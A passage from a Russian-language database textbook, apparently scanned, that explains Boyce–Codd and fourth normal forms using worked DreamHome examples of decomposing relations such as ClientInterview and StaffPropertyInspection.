Необходимо найти компромисс между стремлением к максимальному упрощению процесса нормализации путем исследования зависимостей только от первичных ключей, что позволяет выявить лишь наиболее обременительную и очевидную избыточность в отношениях, и тенденцией к использованию общих определений для повышения вероятности выявления скрытой избыточности. Но на практике чаще всего результаты декомпозиции являются одинаковыми, независимо от того, используются ли определения форм 2НФ и 3НФ, основанные на первичных ключах, или общие определения, приведенные в настоящем разделе. В частности, после применения общих определений форм 2НФ и 3НФ в примерах 13.8 и 13.9, описанных в разделах 13.6 и 13.7, будет получена одинаковая декомпозиция крупных отношений на более мелкие. Рекомендуем читателю проверить это утверждение самостоятельно.

13.9. Нормальная форма Бойса–Кодда (НФБК)

Отношения базы данных проектируются таким образом, чтобы можно было исключить в них присутствие частичных или транзитивных зависимостей, поскольку эти зависимости приводят к появлению аномалий обновления, рассмотренных в

разделе 13.2. До сих пор мы использовали определения второй и третьей нормальных форм, для получения которых требуется найти и исключить частичные и транзитивные зависимости от первичного ключа. Однако, как описано в разделе 13.8, в этих определениях не рассматриваются такие же зависимости от потенциальных ключей отношения, если таковые имеются, В разделе 13.8 приведены общие определения форм 2НФ и 3НФ. Применение этих общих определений может позволить выявить дополнительную избыточность, вызванную зависимостями от всех потенциальных ключей. Но даже после ввода этих дополнительных ограничений в отношениях все еще могут существовать зависимости, которые приводят к появлению избыточности в отношениях 3НФ, С учетом этого недостатка третьей нормальной формы была разработана более строгая нормальная форма, получившая название нормальной формы Бойса-Кодда (НФБК) [69].

13.9.1. Определение нормальной формы Бойса-Кодда

Нормальная форма Бойса-Кодда (НФБК) основана на функциональных зависимостях, в которых учитываются все потенциальные ключи отношения. Тем не менее в форме НФБК предусмотрены более строгие ограничения по сравнению с общим определением формы 3НФ, приведенным в разделе 13.8.

Нормальная форма Бойса–Кодда (НФБК). Отношение находится в НФБК тогда и только тогда, когда каждый его детерминант является потенциальным ключом.

Для проверки принадлежности отношения к НФБК необходимо найти все его детерминанты и убедиться в том, что они являются потенциальными ключами. Напомним, что детерминантом является один атрибут или группа атрибутов, от которой полностью функционально зависит другой атрибут.

Различие между 3НФ и НФБК заключается в том, что функциональная зависимость A→B допускается в отношении 3НФ, если атрибут B является первичным ключом, а атрибут A не обязательно является потенциальным ключом. Тогда как в отношении НФБК эта зависимость допускается *только* тогда, когда атрибут A является потенциальным ключом. Следовательно, нормальная форма Бойса-Кодда является более строгой версией формы 3НФ, поскольку каждое отношение НФБК является также отношением 3НФ, но не всякое отношение 3НФ является отношением НФБК.

Прежде чем обратиться к очередному примеру, еще раз рассмотрим отношения Client, Rental, PropertyForRent и Owner, представленные в табл. 13.13–13.16. Отношения Client, PropertyForRent и Owner являются отношениями НФБК, так как каждое из них имеет только один детерминант, который в то же время является потенциальным ключом этого отношения. Но следует напомнить, что отношение Rental содержит три детерминанта: (clientNo, propertyNo), (clientNo, rentStart) и (propertyNo, rentstart), которые были проанализированы в разделе 13.5 и имеют следующий вид:

fd1 clientNo, propertyNo→rentStart, rentFinish
fdS* clientNo, rentStart→propertyNo, rentFinish
fd6* propertyNo, rentStart→clientNo, rentFinish

Поскольку эти три детерминанта отношения Rental являются также потенциальными ключами, то отношение Rental находится в форме НФБК. Нарушения требований НФБК происходят крайне редко, поскольку это может случиться только при следующих условиях:

- имеются два (или несколько) составных потенциальных ключа;
- эти потенциальные ключи перекрываются, т.е. ими совместно используется, по крайней мере, один общий атрибут.

В следующем примере описана ситуация, когда в отношении нарушаются требования НФБК, и демонстрируется процесс преобразования этого отношения в форму НФБК.

Пример 13.10. Нормальная форма Бойса–Кодда (НФБК)

В этом примере дополнен учебный проект *DreamHome* и в него включено описание собеседований сотрудников компании с клиентами. Информация, относящаяся к этим собеседованиям, приведена в отношении clientInterview (табл. 13.17). Сотрудникам компании, проводящим собеседования с клиентами, в этот день предоставляется специальное помещение. Однако в течение рабочего дня это помещение может использоваться несколькими разными сотрудниками. С клиентом проводится только одно собеседование в день, но он может участвовать в нескольких собеседованиях в разные дни.

Таблица 13.17. Отношение ClientInterview

clientNo	interviewDate	interviewTime	staffNo	roomNo
CR76	13-May-02	10:30	SG5	G101
CR56	13-May-02	12:00	SG5	G101
CR74	13-May-02	12:00	SG37	G102
CR56	1-Jul-02	10:30	SG5	G102

Рассматриваемое отношение ClientInterview имеет **три потенциальных ключа:** (clientNo, interviewDate), (staffNo, interviewDate, interviewTime) и (roomNo, interviewDate, interviewTime). **Следовательно, отношение** ClientInterview **обладает** тремя составными **потенциальными ключами, которые перекрываются, поскольку в них совместно** используется один **общий атрибут** — interviewDate. **В качестве** первичного ключа данного **отношения выбрана комбинация атрибутов** (clientNo, interviewDate). **Это отношение имеет следующую форму:**

ClientInterview (clientNo, interviewDate, interviewTime, staffNo, roomNo)

Отношение ClientInterview **содержит** следующие **функциональные зависимости**

Обозначение	Зависимость	Описание
fd1	clientNo, interviewDate → interviewTime, staffNo, roomNo	Первичный ключ
fd2	staffNo, interviewDate, interviewTime → clientNo	Потенциальный ключ
fd3	roomNo, interviewDate, interviewTime → staffNo, clientNo	Потенциальный ключ
fd4	staffNo, interviewDate → roomNo	

Рассмотрим эти функциональные зависимости для определения нормальной формы отношения ClientInterview. Поскольку функциональные зависимости fd1, fd2 и fd3 являются потенциальными ключами этого отношения, то они не вызовут никаких проблем. Нам потребуется рассмотреть только функциональную зависимость staffNo, interviewDate → roomNo (зависимость fd4). Даже если комбинация атрибутов (staffNo, interviewDate) не является потенциальным ключом отношения ClientInterview, эта функциональная зависимость в 3НФ допускается, поскольку атрибут roomNo является атрибутом первичного ключа и частью потенциального ключа (roomNo, interviewDate, interviewTime). Так как в этом отношении нет никаких частичных или транзитивных зависимостей от первичного ключа (clientNo, interviewDate) и допускается наличие функциональной зависимости fd4, можно считать, что отношение ClientInterview находится в форме 3НФ,

Однако это отношение не находится в форме НФБК (более строгий вариант формы 3НФ), поскольку в нем присутствует детерминант (staffNo, interviewDate), который не является потенциальным ключом этого отношения. В форме НФБК требуется, чтобы все детерминанты отношения были его потенциальными ключами. Вследствие этого отношение ClientInterview может быть подвержено аномалиям обновления. Например, 13 мая 2002 года (значение '13-May-02') при изменении номера комнаты, выделенной сотруднику 'SG5', потребуется обновить значения в двух строках. Если при этом будет обновлена только одна строка, то база данных перейдет в противоречивое состояние.

Для преобразования отношения ClientInterview в форму НФБК необходимо устранить нарушающую это ограничение функциональную зависимость путем создания двух новых отношений — Interview и StaffRoom, — представленных в табл. 13.18 и 13.19. Отношения Interview и StaffRoom имеют следующий вид:

Interview (clientNo, interviewDate, interviewTime, staffNo)
StaffRoom (staffNo, interviewDate, roomNo)

Таблица 13.18. Отношение Interview в форме НФБК

clientNo	interviewDate	interviewTime	staffNo
CR76	13-May-02	10.30	SG5
CR56	13-May-02	12.00	SG5
CR74	13-May-02	12.00	SG37
CR56	1-Jul-02	10.30	SG5

Таблица 13.19. Отношение StaffRoom в форме НФБК

staffNo	interviewDate	roomNo
SG5	13-May-02	G101
SG37	13-May-02	G102
SG5	I-Jul-02	G102

Любое отношение, которое не находится в форме НФБК, можно преобразовать в отношения НФБК, как показано выше. Тем не менее преобразование отношений в форму НФБК не всегда приводит к желаемым результатам. Например, иногда после такой декомпозиции не сохраняется важная функциональная

(поскольку детерминант и определяемые им атрибуты помещаются в разные отношения). Б этой ситуации трудно сохранить исходную функциональную зависимость отношения, и важное ограничение может быть утрачено. Если имеет место упомянутая ситуация, то лучше закончить процесс нормализации на этапе образования отношений 3НФ, в которых все требуемые зависимости всегда сохраняются. Обратите внимание на то, что в примере 13.10 при создании двух новых отношений НФБК на основе исходного отношения ClientInterview "утрачивается" следующая функциональная зависимость: roomNo, interviewDate, interviewTime → staffNo, clientNo (зависимость fd3), поскольку детерминант этой зависимости больше не будет находиться в том же отношении, что и определяемые им атрибуты. Однако следует признать, что если не устранить функциональную зависимость staffNo, interviewDate → roomNo (зависимость fd4), то отношение ClientInterview будет обладать избыточностью данных.

Решение о том, следует ли в процессе нормализации остановиться на форме 3НФ или перейти к форме НФБК, зависит от относительной избыточности данных, возникающей из-за наличия зависимости fd4, а также от того, имеет ли значение "утрата" зависимости fd3. Например, если всегда соблюдается условие, что сотрудники компании проводят в день только одно собеседование, то наличие зависимости fd4 в отношении ClientInterview не вызывает избыточности и поэтому декомпозиция этого отношения на два отношения НФБК не требуется. С другой стороны, если сотрудники компании проводят в день несколько собеседований, то наличие зависимости fd4 в отношении ClientInterview вызывает избыточность и можно порекомендовать нормализацию этого отношения до формы НФБК. Однако следует также рассмотреть, насколько значимой является потеря зависимости fd3. Иными словами, необходимо определить, несет ли зависимость fd3 какую-либо важную информацию о собеседованиях с клиентами, которая должна быть представлена в одном из результирующих отношений. Ответ на этот вопрос поможет определить, следует ли сохранить все функциональные зависимости или устранить избыточность данных.

13.10. Обзор процесса нормализации (от 1НФ до НФБК)

Основная цель этого раздела — представить краткий обзор всего процесса нормализации, который был подробно описан в предыдущих разделах. Здесь представлен второй пример преобразования ненормализованных данных в нормальную форму Бойса-Кодда (пример 13.11). В этом рабочем примере применяются определения форм 2НФ и 3НФ, которые основаны на первичном ключе отношения. А нормализацию отношения этого рабочего примера с помощью общих определений форм 2НФ и 3НФ мы оставляем в качестве самостоятельного упражнения для читателей.

Пример 13.11. Нормализация от первой нормальной формы до нормальной формы Бойса-Кодда (НФБК)

В этом примере дополняется задание по разработке базы данных компании *DreamHome* для учета результатов осмотра объектов недвижимости, проводимых сотрудниками компании. Для проведения таких проверок в назначенный день сотруднику компании предоставляется автомобиль. Причем в течение дня один автомобиль может предоставляться нескольким сотрудникам. Сотрудник может

провести несколько проверок в один день, однако любой объект недвижимости в течение дня может проверяться только один раз. На рис. 13.7 показан пример страницы отчета *"Property Inspection Report"* из учебного проекта *DreamHome* со сведениями о выполненных проверках состояния объектов недвижимости. В данном случае отчет содержит сведения о проверках объекта недвижимости под номером 'PG4', находящегося в Глазго.




Рис. 13.7. Отчет "Property Inspection Report" из учебного проекта DreamHome

Первая нормальная форма (1НФ)

Сначала мы преобразуем в формат таблицы со строками и столбцами некоторые данные, выбранные из двух отчетов о проверке объектов недвижимости. Полученной ненормализованной таблице присвоим имя StaffPropertyInspection; ее содержимое представлено в табл. 13.20. В качестве ключа для этой ненормализованной таблицы выберем атрибут propertyNo.

В этой ненормализованной таблице легко можно обнаружить повторяющуюся группу со сведениями о проверках объекта недвижимости и сотрудниках, которые их проводили. Структура повторяющейся группы выглядит, как показано ниже.

Повторяющаяся группа = (iDate, iTime, comments, staffNo, sName, carReg)

В результате этого на пересечении строки и столбца можно найти сразу несколько значений. Например, для одного значения атрибута propertyNo ('PG4') приводятся сразу три значения атрибута iDate ('18-Oct-00', '22-Apr-01', '1-Oct-01'). Необходимо преобразовать ненормализованную таблицу в первую нормальную форму, для чего воспользуемся первым подходом, описанным в разделе 13.5. В соответствии

с этим **подходом устранение повторяющихся групп (сведения о проверке объекта недвижимости и сотрудниках) будет осуществляться** путем **ввода в каждую строку требуемых сведений об объектах недвижимости (неповторяющиеся данные). В** результате этих действий **получено отношение** StaffPropertyInspection **в первой нормальной форме, представленное в** табл. **13.21.**

Таблица 13.20. Ненормализованная таблица StaffPropertyInspection

propertyNo	pAddress	iDate	iTime	comments	staffNo	sName	carReg
PG4	6 Lawrence St, Glasgow	18-Oct-00	10.00	Need to replace crockery (Требуется замена посуды)	SG37	Ann Beech	M231 JGR
		22-Apr-01	09.00	In good order (В хорошем состоянии)	SG14	David Ford	M533 HDR
		1-Oct-01	12.00	Damp rot in bathroom (Плесень в ванной комнате)	SG14	David Ford	N721 HFR
PG16	5 Novar Dr, Glasgow	22-Apr-Ol	13.00	Replace living room carpet (Заменить ковер в гостиной)	SG14	David Ford	M533 HOR
		24-Oct-01	14.00	Good condition (В хорошем состоянии)	SG37	Ann Beech	N721 HFR

Таблица 13.21. Отношение StaffPropertyInspection в первой нормальной форме

propertyNo	iDate	iTime	pAddress	comments	staffNo	sName	carReg
PG4	18-Oct-00	10.00	6 Lawrence St, Glasgow	Need to replace crockery	SG37	Ann Beech	M231 JGR
PG4	22-Apr-Ol	09.00	6 Lawrence St, Glasgow	In good order	SG14	David Ford	M533 HDR
PG4	I-Oct-01	12.00	6 Lawrence St, Glasgow	Damp rot in bathroom	SG14	David Ford	N721 HFR
PG16	22-Apr-Ol	13.00	5 Novar Or, Glasgow	Replace living room carpet	SG14	David Ford	M533 HDR
PG16	24-Oct-01	14.00	5 Novar Dr, Glasgow	Good condition	SG37	Ann Beech	N721 HFR

Отношение staffPropertyInspection **имеет три потенциальных ключа:** (propertyNo, iDate), (staffNo, iDate, iTime) и (carReg, iDate, iTime). **В качестве первичного ключа этого отношения выбрана комбинация атрибутов** (propertyNo, iDate). Для **большей ясности разместим атрибуты, образующие первичный ключ, в левой** части **отношения. Отношение** StaffPropertyInspection определяется **следующим образом:**

StaffPropertyInspection (propertyNo, iDate, iTime, pAddress, comments, staffNo, sName, carReg)

Отношение StaffPropertyInspection находится в первой нормальной форме, поскольку на пересечении каждой строки и каждого столбца имеется только одно значение. Это отношение содержит данные о проверке объектов недвижимости сотрудниками компании, причем сведения об объекте недвижимости и сотрудниках повторяются в них по нескольку раз. В результате отношение StaffPropertyInspection характеризуется значительной избыточностью данных. Кроме того, при использовании на практике это отношение 1НФ будет подвержено аномалиям обновления. Для устранения некоторых из них необходимо преобразовать данное отношение во вторую нормальную форму.

Вторая нормальная форма (2НФ)

Нормализация отношений 1НФ до формы 2НФ предусматривает устранение частичных зависимостей от первичного ключа. Если в данном отношении существуют частичные зависимости, то нужно удалить функционально зависимые атрибуты из этого отношения и поместить их в новое отношение вместе с копией их детерминанта.
Функциональные зависимости (от fd1 до fd6) отношения StaffPropertyInspection с первичным ключом (propertyNo, iDate) показаны на рис. 13.8. Эти зависимости можно представить в другом виде

Обозначение	Зависимость	Описание
fdl	propertyNo, iDate → iTime, comments, staffNo, sName, carReg	Первичный ключ
fd2	propertyNo → pAddress	Частичная зависимость
fd3	staffNo → sName	Транзитивная зависимость
fd4	staffNo, iDate → carReg	
fd5	carReg, iDate, iTime → propertyNo, pAddress, comments, staffNo, sName	Потенциальный ключ
fd6	staffNo, iDate, iTime → propertyNo, pAddress, comments	Потенциальный ключ




Рис. 13.8. Функциональные зависимости отношения StaffPropertyInspection

После выявления функциональных зависимостей процесс нормализации отношения StaffPropertyInspection может быть продолжен. Сначала следует найти имеющиеся частичные зависимости от первичного ключа и тем самым проверить, не находится ли это отношение во второй нормальной форме (2НФ). Сразу же можно заметить, что атрибут объекта недвижимости pAddress частично зависит от части первичного ключа, а именно от атрибута propertyNo (эта зависимость обозначена как fd2). Вместе с тем оставшиеся атрибуты iTime, comments, staffNo, sName, carReg полностью функционально зависят от всего первичного ключа в целом (атрибуты propertyNo и iDate) (эта зависимость обозначена как fd1). Обратите внимание на то, что хотя для детерминанта функциональной зависимости staffNo, iDate → carReg (эта зависимость обозначена как fd4) достаточно использовать только атрибут iDate первичного ключа, на данном этапе нормализации эта зависимость еще не устраняется, поскольку указанный детерминант включает также другой атрибут, не входящий в состав первичного ключа (имеется в виду атрибут staffNo). Иначе говоря, эта зависимость не полностью зависит от части первичного ключа и поэтому не нарушает требований формы 2НФ.

Наличие частичной зависимости (propertyNo → pAddress) указывает на то, что отношение StaffPropertyInspection не находится во второй нормальной форме. Для преобразования этого отношения во вторую нормальную форму потребуется создать новые отношения таким образом, чтобы атрибуты, которые не полностью функционально зависят от первичного ключа, были связаны только с соответствующей частью ключа.

Отношение StaffPropertyInspection **может быть преобразовано во вторую нормальную форму** путем удаления **частичной зависимости из этого отношения и создания двух новых отношений,** Property и PropertyInspection, **следующим образом:**

Property (propertyNo, Address)
PropertyInspection (propertyNo, iDate, iTime, comments, staffNo, sName, carReg)

Оба эти отношения находятся во второй нормальной форме, так как все атрибуты, не входящие в первичный ключ, функционально зависят от первичного ключа этих отношений.

Третья нормальная форма (3НФ)

Нормализация отношений 2НФ до формы 3НФ предусматривает устранение транзитивных зависимостей. При наличии транзитивных зависимостей следует удалить из этого отношения транзитивно зависимые атрибуты и поместить их в новое отношение вместе с копией детерминанта. В отношениях Property и PropertyInspection имеются следующие функциональные зависимости

Обозначение	Зависимость
Отношение Property	
fd2	propertyNo → pAddress
Отношение PropertyInspection	
fd1*	propertyNo, iDate → iTime, comments, staffNo, sName, carReg
fd3	staffNo → sName
fd4	staffNo, iDate → carReg

Продолжение таблицы

Обозначение	Зависимость
fd5*	carReg, iDate, iTime → propertyNo, comments, staffNo, sName
fd6*	staffNo, iDate, iTime → propertyNo, comments

Поскольку отношение Property не содержит транзитивных зависимостей от первичного ключа, оно уже находится в третьей нормальной форме (3НФ). Но хотя все не входящие в первичный ключ атрибуты отношения PropertyInspection функционально зависят от первичного ключа, атрибут sName также транзитивно зависит от атрибута staffNo (эта зависимость обозначена как fd3). Следует также отметить, что в случае функциональной зависимости staffNo, iDate → carReg (эта зависимость обозначена как fd4J не входящий в первичный ключ атрибут carReg частично зависит от не входящего в первичный ключ атрибута staffNo. На этой стадии нормализации мы не будем устранять такую зависимость, поскольку часть детерминанта этой зависимости содержит атрибут, входящий в первичный ключ iDate. Другими словами, эта зависимость не полностью транзитивно зависит от атрибутов, не входящих в первичный ключ, и поэтому она не нарушает требований 3НФ. (Иначе говоря, как описано в разделе 13.9.1, если учитываются все потенциальные ключи отношения, допускается наличие зависимости staffNo, iDate → carReg в форме 3НФ, поскольку атрибут carReg входит в первичный ключ, являясь частью потенциального ключа (carReg, iDate, iTime) исходного отношения StaffPropertyInspection.)

Для преобразования отношения StaffPropertyInspection в форму 3НФ необходимо устранить транзитивную зависимость staffNo → sName. Транзитивная зависимость устраняется путем создания двух новых отношений Staff и PropertyInspect:

Staff (staffNo, sName)
PropertyInspect (propertyNo, iDate, iTime, comments, staffNo, carReg)

Отношения Staff и PropertyInspect находятся в третьей нормальной форме, поскольку в них ни один атрибут, не входящий в первичный ключ, не зависит полностью от другого атрибута, не входящего в первичный ключ. Итак, отношение StaffPropertyInspection, представленное на рис. 13,8, преобразовано в процессе нормализации *в* следующие три отношения в третьей нормальной форме:

Property (propertyNo, pAddress)
Staff (staffNo, sName)
PropertyInspect (propertyNo, iDate, iTime, comments, staffNo, carReg)

Нормальная форма Бойса–Кодда (НФБК)

Теперь проанализируем отношения Property, Staff и PropertyInspect для выяснения их принадлежности к нормальной форме Бойса-Кодда. Напомним, что отношение находится в этой форме, если каждый детерминант отношения является потенциальным ключом. Следовательно, для проверки принадлежности к НФБК нужно просто выделить все детерминанты отношения и убедиться в том, что они являются потенциальными ключами.

Функциональные зависимости отношений Property, Staff и PropertyInspect **показаны** ниже.

Обозначение	Зависимость
Отношение Property	
fd2	propertyNo → pAddress
Отношение staff	
fd3	staffNo → sName
Отношение PropertyInspection	
fd1*	propertyNo, iDate → iTime, comments, staffNo, carReg
fd4	staffNo, iDate → carReg
fd5*	carReg, iDate, iTime → propertyNo, comments, staffNo
fd6*	staffNo, iDate, iTime → propertyNo, comments

Можно заметить, что отношения Property и Staff уже находятся в форме НФБК, поскольку детерминант каждого из этих отношений является потенциальным ключом. Единственным отношением ЗНФ, которое не находится в форме НФБК, является отношение PropertyInspect, так как оно содержит детерминант (staffNo, iDate), который не является потенциальным ключом (эта зависимость обозначена как fd4). Вследствие этого отношение PropertyInspect может быть подвержено аномалиям обновления. Например, для изменения данных об автомобиле, заказанном для сотрудника с номером 'SG14' на 22 апреля 2000 года ('22-Apr-00'), потребуется выполнить соответствующее обновление значений сразу в двух строках. А если номер автомобиля будет изменен только в одной строке, то это приведет базу данных в противоречивое состояние.
Для преобразования отношения Propertylnspect в форму НФБК необходимо устранить зависимость, которая нарушает требования НФБК, что достигается путем создания двух новых отношений StaffCar и Inspection. Новые отношения имеют следующий вид:

StaffCar (staffNo, iDate, carReg)
Inspection (propertyNo, iDate, iTime, comments, staffNo)

Отношения StaffCar и Inspection находятся в форме НФБК, поскольку детерминант каждого из них является потенциальным ключом.
В итоге декомпозиция показанного в табл. 13.21 исходного отношения StaffPropertyInspection (вплоть до отношений НФБК) будет иметь схематический вид, показанный на рис. 13.9. В результате выполнения всех этапов нормализации декомпозиция исходного отношения StaffPropertylnspection с образованием отношений НФБК приводит к утрате функциональной зависимости carReg, iDate, iTime → propertyNo, pAddress, comments, staffNo, sName (эта зависимость обозначена как fd5*), так как части этого детерминанта принадлежат к разным отношениям. Однако следует признать, что если не устранена функциональная зависимость staffNo, iDate → carReg (эта зависимость обозначена как fd4), то отношение Propertyinspection характеризуется некоторой избыточностью данных. Отношения, полученные в результате выполненной нормализации, будут иметь следующий вид:

Property (propertyNo, pAddress)
Staff (staffNo, sName)
Inspection (propertyNo, iDate, iTime, comments, staffNo)
StaffCar (staffNo, iDate, carReg)




Рис. 13.9. Декомпозиция отношения StaffProperty Inspection на четыре отношения НФБК

Отношение StaffPropertyInspection, **представленное в** табл. **13.21, может быть восстановлено в исходное состояние путем соединения отношений** Property, Staff, Inspection и StaffCar **с помощью механизма первичных/внешних ключей. Например, атрибут** staffNo **является первичным ключом отношения** Staff, **а в отношении** Inspection **он играет роль внешнего ключа. Наличие этого внешнего ключа позволяет связать отношения** Staff и Inspection **с целью определения имени сотрудника, выполнявшего проверку состояния** данного объекта **недвижимости.**

13.11. Четвертая нормальная форма (4НФ)

Как было сказано выше, НФБК позволяет устранить любые аномалии, вызванные функциональными зависимостями. **Однако в результате теоретических исследований был выявлен еще** один тип **зависимости — *многозначная зависимость*** (Multi-Valued **Dependency —** MVD), **которая при проектировании отношений** также может **вызвать проблемы, связанные с избыточностью данных [109]. В этом** разделе **кратко описываются многозначная** зависимость **и связь зависимости** этого **типа с четвертой нормальной формой (4НФ).**

13.11.1. Многозначная зависимость

Возможность существования в отношении многозначных зависимостей возникает вследствие **приведения** исходных таблиц **к форме 1НФ, для которой не допускается** наличие **некоторого набора значений на пересечении одной строки и** одного **столбца. Например, при** наличии **в отношении двух многозначных атрибутов** для достижения **непротиворечивого состояния строк необходимо повторить** в **них** каждое **значение одного из атрибутов в сочетании с** каждым **значением** другого атрибута. **Подобный** тип ограничения **порождает многозначную зависимость и** приводит к избыточности данных. **Рассмотрим представленное в табл. 13.22 отношение** BranchStaffOwner, **в котором содержатся имена сотрудников** (sName) **и владельцев** недвижимости (oName) определенного **отделения компании** (branchNo). **В этом случае предположим, что имя сотрудника** (sName) **однозначно** идентифицирует **каждого** члена персонала **компании, а имя владельца** (oName) **однозначно** идентифицирует **каждого** владельца.

Таблица 13.22. Отношение BranchStaffOwner

branchNo	sName	oName
B003	Ann Beech	Carol Farrel
B003	David Ford	Carol Farrel
B003	Ann Beech	Tina Murphy
B003	David Ford	Tina Murphy

В этом примере в отделении компании с номером 'B003' работают сотрудники с именами 'Ann Beech' и 'David Ford'. Кроме того, в нем зарегистрированы владельцы недвижимости с именами 'Carol Farrel' и 'Tina Murphy'. Однако если в данном отделении компании между сотрудниками и владельцами недвижимости нет никакой прямой связи, то необходимо создать строку для каждого сочетания данных о сотруднике и владельце для обеспечения гарантии, что отношение находится в непротиворечивом состоянии. Это требование отражает наличие в отношении BranchStaffOwner многозначной зависимости. Иначе говоря, в данном отношении существует многозначная зависимость, так как в нем содержатся две независимые связи типа 1:*.

Многозначная зависимость . Представляет такую зависимость между атрибутами отношения (например, A, в и C), что каждое значение A представляет собой множество значений для a и множество значений для c. Однако множества значений для в и с не зависят друг от друга.

Многозначная зависимость между атрибутами A, B и C некоторого отношения дальше будет обозначаться следующим образом:

$A \rightarrow B$
$A \rightarrow C$

Например, определим многозначную зависимость, имеющую место в отношении BranchStaffOwner, представленном в табл. 13.22, следующим образом;

branchNo $\rightarrow$ sName
branchNo $\rightarrow$ oName

Многозначная зависимость может быть дополнительно определена как *тривиальная* или *нетривиальная*. Например, многозначная зависимость A→B некоторого отношения R определяется как тривиальная, если атрибут в является подмножеством атрибута A или A и B = R. И наоборот, многозначная зависимость определяется как нетривиальная, если ни то ни другое условие не выполняется. Тривиальная многозначная зависимость (МЗЗ) не накладывает никаких ограничений на данное отношение, а нетривиальная — накладывает.

Многозначная зависимость в представленном в табл. 13.22 отношении BranchStaffOwner является нетривиальной, так как в этом отношении ни то ни другое условие не удовлетворяется. Следовательно, на отношение BranchStaffOwner по причине наличия нетривиальной МЗЗ накладывается ограничение, которое приводит к появлению повторяющихся строк, необходимых для того, чтобы гарантировать непротиворечивость связи между атрибутами sName и oName. Например, если бы потребовалось зарегистрировать нового владельца не-

движимости в отделении BOO3, то пришлось бы создать две новые строки, по одной для каждого сотрудника компании, чтобы обеспечить сохранение непротиворечивого состояния указанного отношения. Это — пример аномалии обновления, вызванной наличием нетривиальной многозначной зависимости.

Хотя отношение BranchStaffOwner находится в форме НФБК, оно все еще остается плохо структурированным из-за избыточности данных, вызванной наличием нетривиальной МЗЗ. Очевидно, что целесообразнее было бы определить более строгую форму НФБК, которая исключила бы создание таких реляционных структур, как отношение BranchStaffOwner.

13.11.2. Определение четвертой нормальной формы

Четвертая нормальная форма (4НФ). Отношение в нормальной форме Бойса–Кодда, которое не содержит нетривиальных многозначных зависимостей.

Четвертая нормальная форма (4НФ) является более строгой разновидностью нормальной формы Бойса-Кодда, поскольку в отношениях 4НФ нет нетривиальных МЗЗ и поэтому нет и избыточности данных [109]. Нормализация отношения НФБК с получением отношений 4НФ заключается в устранении МЗЗ из отношения НФБК путем выделения в новое отношение одного или нескольких участвующих в МЗЗ атрибутов вместе с копией одного или нескольких детерминантов.

Например, отношение BranchStaffOwner (см. табл. 13.22) не находится в форме 4НФ, поскольку в нем присутствует нетривиальная МЗЗ. Это отношение следует преобразовать в отношения BranchStaff и BranchOwner, показанные в табл. 13.23 и 13.24. Оба новых отношения находятся в форме 4НФ, поскольку отношение BranchStaff содержит тривиальную МЗЗ branchNo → sName, а отношение BranchOwner — тривиальную МЗЗ branchNo → oName. Обратите внимание на то, что эти отношения в форме 4НФ не характеризуются избыточностью данных, а возможность появления аномалий обновления исключена. Например, чтобы зарегистрировать в отделении BOO3 нового владельца объекта недвижимости, достаточно ввести единственную строку в отношение BranchOwner.

Таблица 13.23. Отношение BranchStaff в форме 4НФ

branchNo	sName
B003	Ann Beech
B003	David Ford

Таблица 13.24. Отношение BranchOwner в форме 4НФ

branchNo	oName
B003	Carol Farrel
B003	Tina Murphy

Подробное описание четвертой нормальной формы приведено в [93], [106] и [154].

13.12. Пятая нормальная форма (5НФ)

